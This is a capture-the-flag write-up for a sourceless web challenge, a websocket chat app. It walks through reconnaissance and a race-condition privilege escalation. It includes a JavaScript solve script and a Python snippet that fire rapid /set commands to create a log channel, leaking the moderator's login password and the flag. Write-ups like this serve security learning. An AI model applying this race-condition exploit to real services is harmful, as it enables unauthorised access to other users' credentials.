
Chat

This challenge was solved by
thehackerscrewand was not solved by me, I post-solved it on my own with some information from there channels during the CTF!
This is a sourceless web, I start by visiting the application:

I register as the user sealldev and then run /help as advised in the challenge description:

Initial Observations
Let’s do a feature breakdown of the application:
- It’s a basic messaging app, and it communicates over websockets.
- It has channels with some varying permissions, the
mod-infoandlogchannels are restricted to admin users. - Out of the commands listed a few catch my eye:
/nickcould be used to trick the application into thinking I’m another user?/createto make new channels?/setto change settings? Maybe we can make a channel likelogormod-infonon-admin?/loginis probably our end goal!
Also of note, every 2 minutes an announcement is sent (presumably with /announcement) by the moderator:

We also know the username of the moderator 0000moderator.

Running /user 0000moderator we get the following information:
User '0000moderator':
- name: moderator
- privileges: Privileges(CHANNEL_CREATE | CHANNEL_DELETE | MESSAGE_SEND | USER_KICK | CHANNEL_MODIFY | ANNOUNCE | FLAG_MODERATOR)
- created: 2025-03-01T00:00:00Z[Etc/Unknown]
- banned: N/A
- style: "& .username { background: #3AE; color: white; font-weight: bold; }"
Potential Attacks
Considering an announcement is sent every 2 minutes by the moderator, and we seem to need to be the moderator/admin user:
- XSS, seems weird to do on a shared instance so maybe intended to do on your own channel? Usually likely with bot users.
- Authentication Bypass with something related to
/nick(seems unlikely) - Messing with the weird
styleattribute users have - Some way to leak the moderator password by getting access to the
log, maybe privilege escalation? - Something else?
Fiddling
I start by making my own channel with /create testchannel

Now that we are away from the mess of everyone else’s testing (it was a shared instance), let’s try out /nick.
I try for a while with setting my /nick I found that it was no use… I tried with XSS, and a few other injections but made no progress. It seems that XSS is a red herring as told by the orgs at the 8 hour mark:
It’s not the XSS, that’s a red herring. All of the initial channels (general, mod-info, and log) are important.
So no more XSS…
Potential Attacks
XSS, seems weird to do on a shared instance so maybe intended to do on your own channel? Usually likely with bot users.Authentication Bypass with something related to/nick(seems unlikely)- Messing with the weird
styleattribute users have - Some way to leak the moderator password by getting access to the
log, maybe privilege escalation? - Something else?
Let’s try out /set instead, I try executing it by itself:
Available property groups: channel, user
Looking at /set user we get the following properties:
Available user properties: .name, .style
Maybe we can /set our user.name to trick the authentication? I execute /set user.name 0000moderator and try to visit mod-info:
Channel 'mod-info' is admin-only.
Hm, maybe we can /announce now?
You do not have permission to send announcements.
Nothing…
SCSS
Let’s look at the style attribute, I asked an LLM to identify what kind of CSS format this is because of the strange & at the start.
This is SCSS (Sassy CSS) or Sass syntax, which is a preprocessor scripting language that’s interpreted into CSS. The & symbol at the start is a special character in SCSS/Sass that represents the parent selector.
Perhaps there are some vulnerabilities with it?
We can control our user.style, let’s start by trying to copy the moderator one: & .username { background: #3AE; color: white; font-weight: bold; }.
I run /set user.style "& .username { background: #3AE; color: white; font-weight: bold; }" and:

Seems to work!
There wasn’t a huge push to look into this attack, we attempted to use CSS to exfiltrate some data via a webhook but eventually decided to move along to another idea.
Privilege Escalation
Looking at /set channel, we have a lot more properties:
Available channel properties: .description, .slowmode, .hidden, .immutable, .owner, .admin-only, .mode
Catching my eye is owner and mode, let’s start with owner in our channel.
Updated property 'channel.owner'
Can we update the owner of general?
Cannot change properties of an immutable channel
And trying to change it with /set channel.immutable:
Only the channel owner or an admin can change the immutability of a channel
Ok, seems like mostly a dead end… Let’s check out mode!
Invalid channel mode. Valid modes: 'normal', 'log'
Interesting, we can make a log channel!
Trying with /set channel.mode log we get:
Log channels must be hidden and admin-only.
Ok… Now this could be interesting! Let’s start by making it hidden with /set channel.hidden:
provided string was not `true` or `false`
Try again with /set channel.hidden true…
Updated property 'channel.hidden'
We now no longer appear in the sidebar! Now I try to /set channel.admin-only true:
Updated property 'channel.admin-only'
Connection closed.
Wait, so can we /join our channel back?
Channel 'testchannel' is admin-only.
Interesting…
Race Condition
Could we privilege escalate with a race condition to make a log channel? If we could:
- Create a channel with
/create <channel> - Make it hidden with
/set channel.hidden true - Try and race condition with:
/set channel.admin-only true/set channel.mode log/set channel.admin-only false- At the same time?
- Profit?
(async () => {
  // Create a single WebSocket connection
  const socket = new WebSocket('ws://challenge.utctf.live:5213/socket');

  // Generate a unique channel name
  const channelName = 'exploit_' + Math.random().toString(36).substring(2, 10);

  // Setup message handler to see responses
  socket.onmessage = (event) => {
    console.log('Response:', event.data);
  };

  socket.onerror = (error) => {
    console.error('WebSocket Error:', error);
  };

  // Wait for connection to open
  await new Promise(resolve => {
    if (socket.readyState === WebSocket.OPEN) {
      resolve();
    } else {
      socket.addEventListener('open', resolve, { once: true });
    }
  });

  console.log('WebSocket connected. Executing steps...');

  try {
    // Step 1: Create channel
    socket.send(`/create ${channelName}`);
    await new Promise(resolve => setTimeout(resolve, 300));

    // Step 2: Join channel
    socket.send(`/join ${channelName}`);
    await new Promise(resolve => setTimeout(resolve, 300));

    // Step 3: Make channel hidden
    socket.send(`/set channel.hidden true`);
    await new Promise(resolve => setTimeout(resolve, 300));

    console.log(`Starting race condition on channel: ${channelName}`);

    // Execute the race condition exploit - send commands in rapid succession
    // No delay between them to maximize race condition chance
    socket.send(`/set channel.admin-only true`);
    socket.send(`/set channel.mode log`);
    socket.send(`/set channel.admin-only false`);

    console.log("Race condition attempt executed!");
  } catch (error) {
    console.error("Error:", error);
  }
})();
This script was made by ClovisMint, and was solver!
After a few tries with the script:
Starting race condition on channel: exploit_udmq9wev
...
Race condition attempt executed!
I try to /join exploit_udmq9wev:
Switched to channel 'exploit_udmq9wev'
We can now see all the logs of every command executed by any user!
Eventually the moderator log’s in and we get the following:

We can now /login unbroken-sandpit-scant-unmixable to the moderator:
Correct; logging in as moderator.
I try to visit mod-info and we successfully switch!
Switched to channel 'mod-info'
I run /channel to view the channel information:
Channel 'mod-info':
- description: Congradulations on becoming a moderator!  The flag is utflag{32c6FLiaX5in9MhkPNDeYBUY}.
- slowmode: 0.05
- hidden: false
- immutable: true
- owner: 0000000000000
- current users: 1
- admin-only: false
- mod-only: true
- mode: normal
Flag: utflag{32c6FLiaX5in9MhkPNDeYBUY}
Better Code
This was also shared in the Discord server after the CTF ended as a more efficient solve script:
await websocket.send_str('/create newlog')
await websocket.send_str('/join newlog')
await websocket.send_str('/set channel.hidden true')
await websocket.send_str('/set channel.admin-only true')
await websocket.send_str('/set channel.mode log')
await websocket.send_str('/set channel.admin-only false')
Much cleaner!
Related Writeups
l33t-benign
Now that you've figured out who was behind this operation, can you figure out who else was affected?
4spam
In the wake of last week's events, we've created a replacement (https://4spam.umbccd.net/). An old dump of some of the ...
Caddyshack
locate and connect to the server running on caddyshack.umbccd.net